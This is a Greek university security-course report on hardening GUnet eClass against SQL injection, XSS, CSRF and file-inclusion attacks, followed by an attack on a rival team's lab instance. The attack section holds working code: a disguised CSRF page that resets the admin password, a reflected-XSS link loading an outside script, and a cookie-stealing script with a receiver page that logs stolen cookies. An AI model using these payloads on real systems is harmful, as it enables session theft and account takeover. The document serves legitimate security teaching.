Τμήμα Πληροφορικής και Τηλεπικοινωνιών

Προστασία και Ασφάλεια Υπολογιστικών Συστημάτων

Εαρινό Εξάμηνο 2018-2019

Υπεύθυνος Καθηγητής: Χατζηκοκολάκης Κ.

Project #1: Web Application Security

Ομάδα: ***ComputerInsecurity***

Μπιζίμης Μιχαήλ 1115201500102
Παντελιάδη Ευφροσύνη 1115201400301

Πίνακας Περιεχομένων

Εισαγωγή

Ο στόχος της πρώτης εργασίας ήταν να αναλάβουμε τους ρόλους του αμυνόμενου, αλλά και του επιτιθέμενου, σε ένα περιβάλλον μιας πραγματικής web εφαρμογής. Η εφαρμογή που χρησιμοποιήθηκε ήταν η *GUNet eClass version 2.3*, την οποία χρησιμοποιεί και το Πανεπιστήμιο Αθηνών στην τελευταία της έκδοση.

Αφού εγκαταστήσαμε την παραπάνω εφαρμογή, έπρεπε να ελέγξουμε τον κώδικά της για πιθανά προβλήματα ασφαλείας. Συγκεκριμένα, μας ενδιέφεραν SQL Injections, Cross-Site Scripting (XSS), Cross-Site Request Forgeries (CSRF), Remote File Injections (RFI), καθώς και οποιαδήποτε άλλα προβλήματα συναντούσαμε. Η διαδικασία αυτή ολοκληρώθηκε στις 21 Απριλίου, 2019 και αμέσως προχωρήσαμε στο δεύτερο μέρος της εργασίας, την επίθεση. Εκεί κληθήκαμε να βρούμε τον κωδικό ενός διαχειριστή μιας αντίπαλης εφαρμογής ή / και να κάνουμε deface το site.

Ακολουθεί η εξήγηση των τεσσάρων κυρίων επιθέσεων καθώς και τα μέτρα προστασίας που πήραμε εναντίων τους, ύστερα μία συνοπτική αναφορά των αλλαγών που κάναμε στον κώδικα στην φάση της προστασίας και τέλος το τι κάναμε στην φάση της επίθεσης.

SQL Injection

Το SQL Injection είναι μία επίθεση κατά την οποία ο επιτιθέμενος προσπαθεί να “φυτέψει” (inject) SQL κώδικα σε SQL εντολές που τρέχουν στον server της SQL βάσης δεδομένων κάποιου online υπολογιστικού συστήματος, εκμεταλλευόμενος ευπάθειες (vulnerabilities) του συστήματος στο πως αυτό εισάγει την είσοδο του χρήστη σε δικές του SQL εντολές. Αν ο τελευταίος δεν προσέξει τότε μία κακόβουλη είσοδος μπορεί να αλλάξει την SQL εντολή που θα τρέξει τελικά. Μία τέτοια επίθεση μπορεί να κλέψει πληροφορίες από την βάση δεδομένων, να τροποποιήσει, να εισάγει ή και να διαγράψει δεδομένα από αυτή, etc.

Ο τρόπος να προστατευτούμε από SQL Injection είναι να χρησιμοποιήσουμε την είσοδο του χρήστη με τρόπο έτσι ώστε αυτή να μην μπορεί να αλλάξει την SQL εντολή. Ένας τρόπος να το κάνουμε αυτό είναι τα prepared statements, τα οποία ερμηνεύουν και εισάγουν το input του χρήστη κατευθείαν ως τιμή και ποτέ σαν μέρος της SQL εντολής. Ένας άλλος είναι το input του χρήστη να εισάγεται (concatenation) στο string της SQL εντολής αλλά μετά από κατάλληλο φιλτράρισμα έτσι ώστε να μην μπορεί να θεωρηθεί μέρος της SQL εντολής.

Στο eclass, επειδή παντού υπήρχαν εντολές SQL που έκαναν concat την είσοδο του χρήστη με αυτές, το να τις αλλάξουμε όλες σε prepared statements θα ήταν πολύ χρονοβόρο. Έτσι, παρόλο που θα προτιμούσαμε τον πρώτο τρόπο προστασίας, κάναμε τον δεύτερο φιλτράροντας εισόδους από χρήστη με κατάλληλη συνάρτηση - ανάλογα με τον τύπο τους - πριν γίνουν concatenated σε SQL εντολές. Για integer τιμές χρησιμοποιήσαμε την *intval()* που επιστρέφει 0 αν το όρισμά της δεν είναι αριθμός ενώ για string (varchar) τιμές χρησιμοποιήσαμε την *escapeSimple()* η οποία κάνει escape τα quotes (πχ ‘ -> \’) μη επιτρέποντας το input να θεωρηθεί ως κάτι άλλο πέρα από μέρος ενός string value της SQL (‘..’).

Cross-Site Scripting (XSS)

Το Cross-Site Scripting (XSS) είναι μία επίθεση που προσπαθεί να “φυτέψει” (inject) κώδικα (HTML ή Javascript) σε κάποιο online υπολογιστικό σύστημα, εκμεταλλευόμενο διάφορες ευπάθειες (vulnerabilities) που αυτό μπορεί να έχει στο πως αυτό διαχειρίζεται την είσοδο από τον χρήστη (πχ είσοδος κειμένου σε φόρμες, παράμετροι σε URLs, etc). Ο “φυτευμένος” αυτός κώδικας μπορεί μετά να τρέξει από τον browser κάποιου ανυποψίαστου χρήστη του συστήματος ως trusted κώδικας εκ μέρους του χρήστη και να κλέψει πληροφορίες του χρήστη (όπως cookies, session tokens, etc) ή και να αλλάξει τελείως το περιεχόμενο της HTML ιστοσελίδας.

Υπάρχουν τρεις κύριες κατηγορίες XSS:

1. **Stored XSS**
   Στο Stored XSS ο κακόβουλος κώδικας “φυτεύεται” σε κάποια μόνιμη αποθήκη (persistent storage) του συστήματος όπως μία βάση δεδομένων. Όταν μετά ανακτάται από εκεί και γίνεται μέρος μιας HTML ιστοσελίδας που σερβίρεται σε κάποιον χρήστη-θύμα τότε αυτός ο κώδικας τρέχει εκ μέρους του χρήστη αυτού.

2. **Reflected XSS**
   Στο Reflected XSS ο κακόβουλος κώδικας δεν αποθηκεύεται σε κάποια μόνιμη αποθήκη όπως στο stored, αλλά στέλνεται στον server με το HTTP Request (πχ ως URL parameter) ο οποίος σερβίρει ως απάντηση μια HTML ιστοσελίδα που περιέχει αυτόν τον κώδικα και ο οποίος θα τρέξει στον χρήστη.

3. **DOM-based XSS**
   Στον DOM-based XSS ο κακόβουλος κώδικας δεν φτάνει ποτέ στον server, όπως γίνεται στα δύο προηγούμενα είδη XSS. Αντιθέτως, “φυτεύεται” σε κάποιον (JavaScript) κώδικα που τρέχει στον browser του χρήστη-θύματος και ο οποίος κάνει manipulate το DOM της HTML ιστοσελίδας με τρόπο που θα κάνει τον “φυτευμένο” κακόβουλο κώδικα να γίνει μέρος του HTML περιεχομένου της σελίδας και να τρέξει.

Η προστασία απο XSS attacks δεν είναι εύκολη ούτε straightforward υπόθεση καθώς μπορεί να υπάρχουν πολλά διαφορετικά XSS vulnerabilities. Η άμυνα κατά του XSS είναι να μην επιτρέψουμε σε input χρήστη να ερμηνευτεί ποτέ ως html ή javascript κώδικας που ο browser μπορεί να τρέξει.

Προκειμένου να προστατεύσουμε το eclass κάναμε τα εξής.

Για το **Stored XSS**, αποφασίσαμε να κάνουμε την αποθήκευση των string inputs των χρηστών (που χρησιμοποιούνται σε html context) στην βάση αφού πρώτα κάνουμε escape τυχόν ειδικούς html χαρακτήρες (όπως τα tags) με την συνάρτηση htmlspecialchars() της php (μαζί με το flag ENT_QUOTES ώστε να γίνουν escaped και τα μονά εισαγωγικά για τιμές που μπαίνουν σε html attributes). Με αυτόν τον τρόπο, όταν τέτοια inputs με special characters ανακτηθούν από την βάση για να μπουν σε κάποια HTML ιστοσελίδα δεν θα θεωρηθούν ως ειδικοί HTML χαρακτήρες πλεον αφού έχουν γίνει escaped.

Μια εναλλακτική που έκανε ήδη το eclass αλλά όχι παντού είναι να κάναμε escape τους ειδικούς αυτούς χαρακτήρες σε κάθε ανάκτηση τους από την βάση αντί για πριν τους εισάγουμε σε αυτήν. Αυτό έχει μεν μια μεγαλύτερη ευελιξία γιατί μπορούμε να κάνουμε διαφορετικό escape ανάλογα με το context, αλλά είναι πιο επικίνδυνο γιατί αν κάπου ανακτηθεί και ξεχαστεί να γίνει escape θα υπάρχει πρόβλημα. Γι αυτό διαλέξαμε την πιο safe επιλογή παραπάνω.

Μια άλλη εναλλακτική θα ήταν να μην κάναμε escape την είσοδο αλλά να την φιλτράραμε και αν είχε ειδικούς html χαρακτήρες τότε να την απορρίπταμε ως μη δεκτή είσοδο. Αυτό θα ήταν ακόμα πιο safe αλλά θα περιορίζαμε το επιτρεπτό input του eclass (πχ δεν θα αφήναμε τους ‘>’, ‘<’ ως χαρακτήρες).

Για το **Reflected XSS**, κάναμε το ίδιο πράγμα, δηλαδή escape των ειδικών html χαρακτήρων σε παραμέτρους όπως αυτές των URLs πριν αυτές χρησιμοποιηθούν μέσα στο context της HTML απάντησης του server.

Για το **DOM-based XSS**, δεν χρειάστηκε να κάνουμε κάτι καθώς δεν βρήκαμε κάποιο σημείο που η JavaScript κάνει manipulate το DOM με είσοδο χρήστη (πχ URL parameter). Αν υπήρχε πάντως, θα μπορούσαμε αντί για τηνς *html()* να χρησιμοποιήσουμε την *text()* ώστε το input να μην θεωρηθεί html, etc.

Συγκεκριμένα, εμείς φτιάξαμε δύο δικές μας συναρτήσεις *filterXSS()* και *filterNonStoredXSS()* που καλούμε για να κάνουν escape τα html special chars (με την *htmlspecialchars()*) με επιλογές αν θα κρατησουν bold και italic για τον editor, αν θα αφαιρέσουν τα script tags ως εξτρα αλλά μη επαρκές μέτρο ασφαλείας, κ.α. με την διαφορά ότι η πρώτη καλεί και την *escapeSimple()* για να αποφύγουμε SQL Injection σε τιμές που θα αποθηκευτούν στην βάση.

Cross-Site Request Forgery (CSRF)

Το Cross-Site Request Forgery (CSRF) είναι μία επίθεση που προσπαθεί να κάνει το θύμα να εκτελέσει ανεπιθύμητες ενέργειες στην εφαρμογή στην οποία είναι πιστοποιημένος. Συνήθως, απαιτεί την αποστολή κάποιου κακόβουλου συνδέσμου στο θύμα το οποίο αν το επισκεφτεί, ενώ είναι ταυτόχρονα πιστοποιημένος στην εφαρμογή-στόχο, θα καταλήξει να κάνει κάποιο ανεπιθύμητο request σε αυτή.

Προκειμένου να προστατευθεί ένα site από τέτοιες επιθέσεις δύναται να χρησιμοποιήσει *tokens*, δηλαδή τυχαία generated τιμές (όσο μεγαλύτερη η εντροπία τόσο πιο ασφαλές). Αυτά τα tokens γίνονται generated όταν ο χρήστης ζητάει την legitimate σελίδα που του δίνει με την μορφή συνδέσμου ή φόρμας την επιλογή να κάνει το request που θέλουμε να προστατεύσουμε και προστίθενται ως παράμετροι της φόρμας ή του link ενώ ταυτόχρονα προστίθενται στο session του χρήστη. Έτσι, όταν ο χρήστης πατήσει τον σύνδεσμο ή υποβάλει την φόρμα, θα υποβάλει και το generated token το οποίο θα συγκριθεί με αυτό του session και αν είναι ίσα τότε θα εγκριθεί το request.

Έτσι, ένα κακόβουλο link που στοχεύει να κάνει CSRF σε ένα request URL δεν μπορεί να ξέρει το τυχαία generated token του χρήστη (δεν θα υπάρχει καν αν ο χρήστης δεν έχει ζητήσει την προηγούμενη σελίδα) και έτσι θα αποτύχει (πρέπει βέβαια το token να είναι αρκετά μεγάλο έτσι ώστε να μην μπορεί να γίνει brute-forced).

Remote File Injection (RFI)

Με τον όρο Remote File Injection ή Remote File Inclusion (RFI) αναφερόμαστε στην επίθεση που εκμεταλλεύεται ευπαθείς “dynamic file include” μηχανισμούς που υπάρχουν σε web εφαρμογές, προκειμένου να τις κάνουμε να συμπεριλάβουν remote files (αρχεία που βρίσκονται σε ένα διαφορετικό υπολογιστικό σύστημα) τα οποία μπορεί να περιέχουν κακόβουλο κώδικα. Μέσω της συγκεκριμένης επίθεσης ένας attacker θα είναι σε θέση να εκτελέσει δικό του κώδικα στον server, αλλά ακόμα και στον client. Στην πρώτη περίπτωση, θα μπορεί να εκμεταλλευτεί όλη την εφαρμογή, διαβάζοντας ευαίσθητα δεδομένα και τροποποιώντας τον τρόπο που επικοινωνεί εκείνη με τον client. Έτσι, οδηγούμαστε στη δεύτερη περίπτωση στην οποία εισάγεται κακόβουλος κώδικας στην απάντηση του server προς τον client, ο οποίος θα εκτελεστεί στη συνέχεια στο μηχάνημα του δεύτερου. Με αυτό τον τρόπο γίνεται εφικτή η κλοπή δεδομένων, όπως session cookies κ.ά.

Προκειμένου να προστατευτούμε από RFI μία safe λύση είναι να απαγορεύουμε στους χρήστες να ανεβάζουν *.php*, *.html*, *.js* και *.css* αρχεία. Αυτό κάναμε για τις εργασίες στο eclass.

Μία άλλη όχι τόσο safe λύση που όμως επιτρέπει το ανέβασμα τέτοιων αρχείων είναι να μετονομάσουμε τα αρχεία σε κάτι τυχαίο και αρκετά μεγάλο έτσι ώστε ο attacker να μην μπορεί να το βρει για να τα χρησιμοποιήσει. Βεβαία, αυτό είναι επικίνδυνο καθώς αν εκμεταλλευτεί κάποια άλλη ευπάθεια (πχ SQL Injection) μπορεί να ανακαλύψει το όνομα. Κάτι τέτοιο έκανε το eclass στην “ανταλλαγή αρχείων” αλλά έπαιρνε ένα unsalted (md5) hash του ονόματος του αρχείου το οποίο μπορεί ντετερμινιστικά να βρει ο attacker, άρα δεν ήταν ασφαλές.

Προστασία

Παρακάτω αναφέρουμε συνοπτικά τις αλλαγές που κάναμε (σύμφωνα και με όσα περιγράψαμε προηγουμένως) στον κώδικα του eclass:

1. SQL Injection

/modules/admin/change_user.php: προστασία στην αλλαγή χρήστη πάνω σε SELECT query
/modules/admin/index.php: intval() στο $uid
/modules/admin/listusers.php: htmlspecialchars() και escapeSimple() στα $_POST parameters
/modules/admin/multireguser.php: escapeSimple() στο $uname του SELECT query και στα πεδία της φόρμας
/modules/admin/newuseradmin.php: escapeSimple() στο $uname του SELECT query που αντιστοιχεί στον έλεγχο αν υπάρχει το όνομα.
/modules/admin/password.php: intval() στο $_REQUEST[‘userid’]
/modules/course_home/course_home.php: intval() στα $uid, $cours_id
/modules/course_home/course_home.php: escapeSimple() στο $currentCourse του SELECT query
/modules/document/document.php: escapeSimple() στα SELECT queries
/modules/group/group.php: intval() στα $uid, $group_quantity, $lastID
/modules/group/group.php: escapeSimple() στα $id, $cours_id, $cat_id
/modules/group/group_edit.php: escapeSimple() στα $userGroupId, $cours_id
/modules/group/group_space.php: intval() στο $uid
/modules/link/linkfunctions.php: escapeSimple() στα strings και intval() για τους ακεραίους
/modules/work/work.php: intval() στα $id, $sid, $uid και escapeSimple() στα πεδία που συμπληρώνονται για το ανέβασμα της εργασίας στη βάση
/modules/work/work_functions.php: intval() στα $id, $uid, $gid, $subid
/modules/agenda/agenda.php: escapeSimple() στο $currentCourseID, χρήση mysql_real_escape_string(), intval() στο $id
/modules/agenda/myagenda.php: intval() στα $uid, $_GET[‘year’], $_GET[‘month’], escapeSimple() στα $month, $year
/modules/course_info/archive_course.php: escapeSimple() στα $cours_id, $q[id] και $course

/modules/course_info/delete_course.php: escapeSimple() στα $currentCourseID και $cours_id
/modules/course_info/refresh_course.php: escapeSimple() στα $currentCourseID και $cours_id
/modules/dropbox/dropbox_class.inc.php: escapeSimple() στα SELECT, UPDATE και INSERT queries
/modules/dropbox/dropbox_init1.inc.php: escapeSimple() στα SQL queries
/modules/dropbox/dropbox_submit.php: intval() στα $_POST[“dropbox_unid”], $_GET[“dropbox_unid”], $dropbox_unid, $uid και escapeSimple() στο $cours_id
/modules/dropbox/index.php: escapeSimple() στα SELECT DISTINCT queries και intval() στο $uid.
/modules/search/search_loggenid.php: intval() στο $uid
/modules/announcements/announcements.php: escapeSimple() στα SELECT, UPDATE, DELETE, INSERT queries
/modules/exercise/exercise.php: escapeSimple() στα SELECT queries
/modules/phpbb/editpost.php: escapeSimple() στα SELECT, UPDATE, DELETE
/modules/phpbb/functions.php: escapeSImple() στα SELECT queries
/modules/phpbb/index.php: escapeSimple() στα SELECT, INSERT, UPDATE queries
/modules/phpbb/newtopic.php: escapeSimple() στα INSERT, UPDATE και SELECT DISTINCT queries
/modules/phpbb/reply.php: escapeSimple() στα $nom, $prenom, INSERT, UPDATE, SELECT DISTINCT και SELECT queries
/modules/phpbb/viewforum.php: escapeSimple() στα $forum, $uid, $topic_id, $cours_id
/modules/phpbb/viewtopic.php: intval() στο $posts_per_page, escapeSimple() στα SELECT και UPDATE queries
/modules/units/index.php: escapeSimple() στα SELECT queries
/modules/units/insert.php: intval() στο $id, escapeSimple() στα SELECT, INSERT, queries
/modules/auth/courses.php: escapeSimple() στα DELETE, SELECT, INSERT
/modules/auth/listfaculte.php: escapeSimple() στο SELECT query
/modules/auth/newuser.php: escapeSimple() στο SELECT query, $uname
/modules/auth/opencourses.php: escapeSimple() στα SELECT queries
/modules/course_description/edit.php: escapeSimple() στα INSERT, DELETE queries
/modules/profile/password.php: escapeSimple() στα SELECT και UPDATE queries
/modules/profile/profile.php: intval() στο $_SESSION[“uid”], $uid
/modules/unreguser/unregcours.php: escapeSimple() στα $cid, $uid
/include/classic.php: escapeSimple() στα $cid, $uid

2. Stored Cross-Site Scripting (and SQL Injection)

/modules/admin/addfaculte.php: filterXSS() στο όνομα ενός νέου faculte
/modules/admin/adminannouncements.php: filterXSS() στο global $var
/modules/admin/edituser.php: filterXSS() στα πεδία από την φόρμα για edit user
/modules/admin/infocours.php: filterXSS() στα πεδία από την φόρμα για edit course
/modules/admin/multirequser.php: filterXSS() στα $_POST parameters
/modules/admin/newuseradmin.php: filterXSS() στα πεδία της φόρμας για εγγραφή χρήστη από τον admin
/modules/admin/searchuser.php: filterXSS() στο $_GET['new'] έτσι ώστε να γίνει match με ήδη escaped τιμές στην βάση
/modules/agenda/agenda.php: filterXSS() στα πεδία φόρμας για update της ατζέντας
/modules/announcements/announcements.php: filterXSS() στον τίτλο και content από το $_POST
/modules/auth/newprof.php: filterXSS() στα πεδία της φόρμας εγγραφής νέου καθηγητή
/modules/auth/newuser.php: filterXSS() στα πεδία της φόρμας εγγραφής νέου εκπαιδευομένου
/modules/conference/messageList.php: filterXSS() στο $chatLine της Τηλεσυνεργασίας
/modules/conference/pass_parameters.php: filterXSS() στις $_POST παραμέτρους
/modules/course_description/edit.php: filterXSS() στα πεδία του update του description
/modules/course_home/course_home.php: filterXSS() στα πεδία του update course unit
/modules/course_info/infocours.php: filterXSS() στα πεδία του $_POST που γίνονται update στο cours και cours_faculte
/modules/create_course/create_course.php: filterXSS() στα στα πεδία που γίνονται insert στο cours και cours_faculte
/modules/document/document.php: filterXSS() στις make_path(), process_extracted_file() και στα υπόλοιπα inserts
/modules/dropbox/dropbox_submit.php: filterXSS() στα db entries για αρχεία στην ανταλλαγή αρχείων
/modules/exercice/admin.php: filterXSS() στις παραμέτρους $_POST και κατά το save μιας άσκησης
/modules/forum_admin/forum_admin.php: filterXSS() στα ορίσματα των update, insert
/modules/group/document.php: filterXSS() στο όνομα του καταλόγου
/modules/group/group.php: filterXSS() στο $currentCourse
/modules/group/group_edit.php: filterXSS() στα πεδία που κάνουν edit ένα course
/modules/group/group_space.php: filterXSS() στο $userGroupId
/modules/link/linkfunctions.php: filterXSS() στις SQL εντολές των addlinkcatergory() και editlinkcategory()
/modules/phpbb/editpost.php: filterXSS() στο $message και $subject

/modules/profile/profile.php: filterXSS() στα πεδία της φόρμας edit profile (εκτος του κωδικού)
/modules/questionnaire/addpoll.php: filterXSS() στις μεταβλητές που μπαίνουν SQL εντολές
/modules/work/work.php: filterXSS() στις μεταβλητές που μπαίνουν σε SQL εντολές στις add_assignment(), edit_assignment() και submit_work()

3. Reflected Cross-Site Scripting

/modules/admin/adminannouncements.php: filterNonStoredXSS() στη $localize
/modules/auth/newprof.php: filterNonStoredXSS() στα πεδία από τη φόρμα αίτησης εγγραφής καθηγητή
/modules/auth/newprof.php: filterNonStoredXSS() στα $_POST parameters
/modules/auth/newuser.php: filterNonStoredXSS() στα πεδία από τη φόρμα για εγγραφή χρήστη
/modules/create_course/create_course.php: filterNonStoredXSS() στα $_POST parameters της escape_if_exists()
/modules/work/work.php: filterNonStoredXSS() στο $_POST[‘title’]

4. Cross-Site Request Forgery

/modules/admin/addfaculte.php: ξεχωριστό token για εισαγωγή, επεξεργασία και διαγραφή faculte
/modules/admin/adminannouncements.php: token για υποβολή ανακοίνωσης
/modules/admin/delcours.php: token για διαγραφή μαθήματος
/modules/admin/eclassconf.php: token για request αλλαγών στο config.php
/modules/admin/edituser.php: token για request αλλαγών σε στοιχεία χρήστη
/modules/admin/infocours.php: token για request αλλαγών σε στοιχεία μαθήματος
/modules/admin/listreq.php: token για απόρριψη αίτησης καθηγητή
/modules/admin/mailtoprof.php: token για να σταλεί email σε καθηγητή
/modules/admin/multireguser.php: token για δημιουργία μαζικών χρηστών
/modules/admin/newuseradmin.php: token για δημιουργία νέου χρήστη (πχ καθηγητή) από admin
/modules/admin/password.php: token για αλλαγή password χωρίς να ζητάει τον παλιό
/modules/admin/quotacours.php: token για αλλαγή των quota για μάθημα
/modules/admin/statuscours.php: token για αλλαγή τύπου πρόσβασης σε μάθημα
/modules/admin/unreguser.php: token για unregister user από μάθημα
/modules/announcements/announcements.php: token για υποβολή ανακοίνωσης

/modules/course_info/infocours.php: token για αλλαγή στοιχείων μαθήματος
/modules/course_tools/course_tools.php: token για να μην μπορούν να ενεργοποιηθούν ανενεργά εργαλεία μαθημάτων (που μπορεί να έχουν vulnerabilities) με CSRF
/modules/create_course/create_course.php: token για δημιουργία μαθήματος
/modules/profile/profile.php: token για request αλλαγής στοιχείων χρήστη
/modules/user/user.php: token για request διαγραφής χρήστη
/modules/work/work.php: token για request διαγραφής ενός assignment

5. Remote File Injection

/modules/work/work.php: απαγόρευση .php, .js, .html και .css αρχείων
/include/lib/main.lib.php: αύξηση του πλήθους των randomkeys (απο 4 σε 128) για να δυσκολέψουμε το bruteforce
/modules/dropbox/index.php: δοκιμάσαμε να απαγορέψουμε τα ίδια αρχεία αλλά έσπαγε όλη την διαδικασία, αρκεστήκαμε στο ότι τα κάνει hash αν και δεν χρησιμοποιεί SALT οπότε δεν είναι ασφαλές (όπως εξηγήσαμε στο RFI).

Επίθεση

Στην φάση της επίθεσης έπρεπε να βρούμε ένα τρόπο να πάρουμε το κωδικό του administrator όπως είναι στην βάση ή/και να κάνουμε deface το αντίπαλο site. Ως defacement θεωρούμε οποιαδήποτε αλλαγή μπορεί να κάνει μόνο ο admin του site.

Η αντίπαλη ομάδα που μας δόθηκε ήταν η:

HackTheRat http://hacktherat.csec.chatzi.org/

Αρχικά, ελέγξαμε για σημεία τα οποία βρήκαμε να είναι ευάλωτα για XSS στο αρχικό site του eclass, προσπαθώντας να “φυτέψουμε” το script: <script>alert(1);</script> είτε σαν Stored XSS είτε σαν Reflected XSS. Γρήγορα ανακαλύψαμε ότι οι αντίπαλοι είχαν κάνει καλή δουλειά και κανένα απο τα XSS που είχαμε βρει εμείς δεν δούλεψε αρχικά.

Πχ: Δεν δούλεψε stored XSS στο register χρήστη, στην αλλαγή στοιχείων προφιλ, στην Τηλεσυνεργασια, στις Περιοχές Συζητήσεων κτλ. Επίσης, δεν δουλεψε Reflected XSS στο register χρήστη ούτε με “> ούτε με ‘> .

Ταυτόχρονα, ελέγχαμε τα ίδια inputs και για SQL Injections με εισόδους όπως:
‘ OR 1=1 -- σε string inputs όπου το ‘ κλείνει την SQL τιμή και η υπόλοιπη είσοδος μπορεί να ερμηνευθεί ως μέρος SQL εντολής.

Πχ Στο SELECT * FROM table WHERE col = ‘’ OR 1=1 -- ‘ AND …
Το υπόλοιπο μέρος του WHERE θα αγνοηθεί ως σχόλιο ενώ το OR 1=1 θεωρείται μέρος της εντολής και κάνει το query να επιστρέψει όλες τις εγγραφές του table. Κανένα όμως δεν δούλεψε.

Έπειτα, αποφασίσαμε να ελέγξουμε το RFI μιας και αν μπορούσαμε να τρέξουμε δικό μας κώδικα php στο site θα μπορούσαμε να το κάνουμε εύκολα deface χωρίς να χρειαστούμε admin access. Και εδώ όμως οι αντίπαλοι είχαν απαγορέψει το ανέβασμα .php, .html και .js αρχείων στις εργασίες και στην ανταλλαγή αρχείων.

Μετά από αυτό, αποφασίσαμε να προσπαθήσουμε να εκμεταλλευτούμε το “μεθύσι” του αντίπαλου admin ώστε να δοκιμάσουμε CSRF attacks. Συγκεκριμένα, στήσαμε στο δικό μας “evil” site http://computerinsecurity.puppies.chatzi.org/ σελίδες οι οποίες είχαν φωτογραφίες από κουτάβια αλλά με το που τις επισκεπτόταν κάποιος προσπαθούσαν “αθόρυβα” με AJAX (on document.ready()) να κάνουν κάποιο cross-site request.
Η πρώτη φιλόδοξη ιδέα μας ήταν να κάνουμε ένα τέτοιο request στο:

http://hacktherat.csec.chatzi.org/modules/admin/password.php?submit=yes&changePass=do&userid=1 (1 είναι το userid του admin)

με POST παραμέτρους τον νέο κωδικό του admin, αφού αυτή η σελίδα αλλάζει τον κωδικό οπουδήποτε χρήστη χωρίς να ζητήσει την εισαγωγή και έλεγχο του παλιού.

Στείλαμε λοιπόν ένα link στο http://computerinsecurity.puppies.chatzi.org/puppies2.php στον drunkadmin και όταν αυτός το κλίκαρε το AJAX request στάλθηκε. Φυσικά, δεν καταφέραμε να διαβάσουμε το response του AJAX call λόγω *Same origin policy* αλλά υποθέσαμε ότι έφτασε ως request (το δοκιμάσαμε και στον εαυτό μας και είχε γραφτεί στα logs του apache). Δοκιμάσαμε έτσι να μπούμε με τον κωδικό που είχαμε ορίσει εμείς αλλά δεν μας άφησε. Συμπεράναμε, έτσι ότι οι αντίπαλοι είχαν προστατεύσει το συγκεκριμένο request url απο CSRF.

puppies2.php

```php
<?php
    // Attack parameters:
    $active = true;
    $host = 'http://HackTheRat.csec.chatzi.org';
    $target_userid = 1;
    $newadminpassword = 'MYadminGOTowned';
?>
<html>
<head>
    <title>Puppies</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <link rel="stylesheet" type="text/css" href="style.css"/>
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
</head>
<body>
    <h1><?= "Puppies!" ?></h1>
    <div class="maindiv">
        <p>Look how cute this little puppy is!</p>
    </div>
    <img style="margin-top: 20px" src="cutedog.jpg"/>
    <br><br>
    <a href="index.php">Back to homepage</a>
    <br>
<?  if ($active) { ?>
    <script>
        $(document).ready(function(){
            console.log("puppies away!");
            $.ajax({
                url: "<?=$host?>/modules/admin/password.php?submit=yes&changePass=do&userid=<?=$target_userid?>",
                type: "post",
                data: {
                        password_form: "<?=$newadminpassword?>",
                        password_form1: "<?=$newadminpassword?>"
                }
            });
        });
    </script>
<?  } ?>
</body>
</html>
```

Δοκιμάσαμε και άλλα τέτοια urls με CSRF που είχαμε προστατεύσει εμείς και μπορεί να είχαν ξεφύγει από τους αντιπάλους, όπως το:

http://hacktherat.csec.chatzi.org/modules/admin/delcours.php?c=TMA100&delete=yes
(TMA100 είναι το id του μαθήματος)

που διαγράφει ένα μάθημα, το οποίο request γινόταν με link και όχι με κάποια φόρμα όπως αυτό στο */modules/admin/password.php*, αλλά ούτε αυτά δούλεψαν.

Τελικά, δοκιμάζοντας και άλλα XSS που δεν είχαμε βρει κατά την φάση της προστασίας πέσαμε πάνω σε αυτό: /modules/auth/ldapnewuser.php?ldap_email=*input* όπου καταφέραμε να τρέξουμε το <script>alert(1);</script> δίνοντας ως

input = '><script>alert(1);</script> (το "> δεν δουλεψε όμως)

το οποίο θα "φυτευθεί" σε ένα value attribute ως εξής:

<... value='><script>alert(1);</script>'>

το οποίο ο browser εκτελεί, δηλαδή ανακαλύψαμε μια ευπάθεια σε Reflected XSS για:

http://hacktherat.csec.chatzi.org/modules/auth/ldapnewuser.php?ldap_email='><script>alert(1);</script>

Έχοντας, πλέον την δυνατότητα να τρέξουμε κώδικα με Reflected XSS, μπορούσαμε να εκμεταλλευτούμε τον drunkadmin έτσι ώστε δίνοντας του το παραπάνω link αυτός να τρέξει ό,τι κώδικα javascript θέλουμε… ή έτσι νομίζαμε. Δυστυχώς, ενώ θέλαμε να δοκιμάσουμε να πάρουμε το cookie του admin με κώδικα όπως:

```
document.location='http://computerinsecurity.puppies.chatzi.org/cookiereceiver.php?cookie=' + document.cookie;
```

ανακαλύψαμε ότι το να βάλουμε εισαγωγικά - είτε μονά είτε διπλά - στο link χάλαγε την επίθεση εξαιτίας ενός "Syntax error: invalid escape sequence" (firefox).

Προσπαθώντας να ξεπεράσουμε αυτό το πρόβλημα, συνειδητοποιήσαμε ότι μπορούσαμε να περάσουμε παράμετρο το:

<script src=http://computerinsecurity.puppies.chatzi.org/biscuit.js></script>

όπου παρόλο που το src δεν έχει εισαγωγικά, ο browser (firefox) είναι αρκετά ευγενικός ώστε να το διορθώσει από μόνος του! Έτσι, το full link της επίθεσης ήταν το:

http://hacktherat.csec.chatzi.org/modules/auth/ldapnewuser.php?ldap_email='><script src=http://computerinsecurity.puppies.chatzi.org/biscuit.js></script>

Το script biscuit.js στο http://computerinsecurity.puppies.chatzi.org/biscuit.js ουσιαστικά περιέχει τον κώδικα:

```
biscuit.js
1  document.location='http://computerinsecurity.puppies.chatzi.org/cookiereceiver.php?cookie=' + document.cookie;
2
```

ο οποίος θα στείλει το cookie του χρήστη για τον οποίο τρέξει στην δική μας σελίδα http://computerinsecurity.puppies.chatzi.org/cookiereceiver.php, κάνοντας ανακατεύθυνση σε αυτήν, η οποία θα το γράψει σε ένα τοπικό αρχείο *cookie.dat* και έπειτα με javascript (on document.ready()) θα ανακατευθύνει τον χρήστη στην σελίδα με τα κουταβάκια στο http://computerinsecurity.puppies.chatzi.org, ώστε αυτός να μην υποπτευθεί κάτι (λογικά το “μεθύσι” του θα τον εμποδίσει να καταλάβει τι έγινε στο ένα δευτερόλεπτο μέχρι να γίνει η ανακατεύθυνση).

```
cookiereceiver.php
1  <?php
2
3  if (isset($_REQUEST['cookie'])){
4      $cookie = $_REQUEST['cookie'];
5      file_put_contents('cookies.dat', $cookie.PHP_EOL , FILE_APPEND | LOCK_EX);
6  } else {
7      file_put_contents('cookies.dat', "cookie not set!\n" , FILE_APPEND | LOCK_EX);
8  }
9
10 ?>
11 <html>
12 <head>
13     <title>Puppies</title>
14     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
15     <link rel="stylesheet" type="text/css" href="style.css"/>
16     <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
17 </head>
18 <body>
19     <script>
20         $(document).ready(function(){
21             document.location='http://computerinsecurity.puppies.chatzi.org';
22         });
23     </script>
24 </body>
25 </html>
```

